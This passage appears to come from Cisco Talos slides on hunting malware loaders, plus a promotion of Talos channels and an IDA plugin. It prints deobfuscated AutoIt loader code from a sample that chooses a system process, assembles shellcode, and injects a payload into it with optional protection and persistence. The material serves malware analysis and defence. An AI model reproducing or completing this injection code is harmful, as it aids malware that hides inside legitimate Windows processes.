    $a6 = Execute("@HomeDrive & "\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v2.0.50727\\\\RegSvcs.exe"")
ElseIf $a6 = "4" Then
    $a6 = Execute("@HomeDrive & "\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v4.0.30319\\\\RegSvcs.exe"")
ElseIf $a6 = "5" Then
    $a6 = Execute("@ScriptFullPath")
ElseIf $a6 = "6" Then
    $a6 = Execute("@SystemDir & "\explorer.exe"")
ElseIf $a6 = 7 Then
    $a6 = Execute("@SystemDir & "\svchost.exe"")
ElseIf $a6 = "8" Then
    $a6 = Execute("@SystemDir & "\dllhost.exe"")
ElseIf $a6 = "9" Then
    $a6 = Execute("@SystemDir & "\cmd.exe"")
EndIf
```

AutoIT Script

Built injection shellcode and inject payload into legit process

Built injection shellcode

```
Global $wpilgm = $fnhtxg & "46342904198B4DF08B47340FB74C4A0881E1FF0F0000030A6
Global $nhdara = $wpilgm & "75F8FF75D8FF55CC85C00F84E4FEFFFF33C0897DF4663B466
Dim $jpkcvld = $nhdara & "E80345F850FF75D8FF55CC85C074128B4DF483C7280FB746064
Local $a5_local_shellcode = $jpkcvld & "FFFF50FF75DCFF559085C00F841BFEFFFFFF7
```

```
204     Local $a1_local_shellcode_len = Execute("BinaryLen($a5_local_shellcode)")
205     Local $a2_local_shellcode = DllCall("kernel32", "ptr", "VirtualAlloc", "dword", "0", "dword", $a1_local_shellcode_len, "dword", "0x3000"
206     Local $a3_local_shellcode = DllStructCreate(byte [$a1_local_shellcode_len], $a2_local_shellcode)
207     Local $a4_payload_code = DllStructCreate(byte [StringLen($payload_code)])
208     DllStructSetData($a3_local_shellcode, 1, $a5_local_shellcode)
209     DllStructSetData($a4_payload_code, 1, $payload_code)
210
211     Local $a8 = DllCallAddress("dword", $a2_local_shellcode + "0xBE", "wstr", $A6, "wstr", "", "ptr", DllStructGetPtr($a4_payload_code))
212     Local $a7 = DllCall("kernel32.dll", "handle", "OpenProcess", "dword", "0x001F0FFF", "bool", "0", "dword", $A8[0])[0]
213
214     If $protect Then
215         acl($a7)
216     EndIf
217     If $persist Then
218         CallInjector100timesIfPidNotExists($A8[0])
219     EndIf
220 EndFunc
```

Hunting for Loaders

What Can Defenders Do?

Forcing the Bad Guys to Innovate

Spreading security news, updates, and other information to the public.

White papers, articles, & other information
talosintelligence.com

ThreatSource Newsletter
cs.co/TalosUpdate

Talos Blog
blog.talosintelligence.com

Social Media Posts
Facebook: TalosGroupatCisco
Twitter: @talossecurity

Instructional Videos
cs.co/talostube

Beers with Talos Podcast
talosintelligence.com/podcasts

Talos publicly shares security information through numerous channels to help make the internet safer for everyone.

Talos
Cisco Security Research

Dynamic Data Resolver

Version 1.0

- DynamoRio Instrumentation IDA Plugin
- Get Register and Memory values at runtime
- Select buffers from IDA and dump them
- Bypass Anti-Analyzing techniques
- Patch the sample at runtime
- Create x64dbg Scripts from IDA on the fly
- Many more, check out the video below...

Coming soon !
@hunterbr72

https://youtu.be/miSFddzvzL8

Talos
Cisco Security Research

TALOSINTELLIGENCE.COM

@talossecurity

blog.talosintelligence.com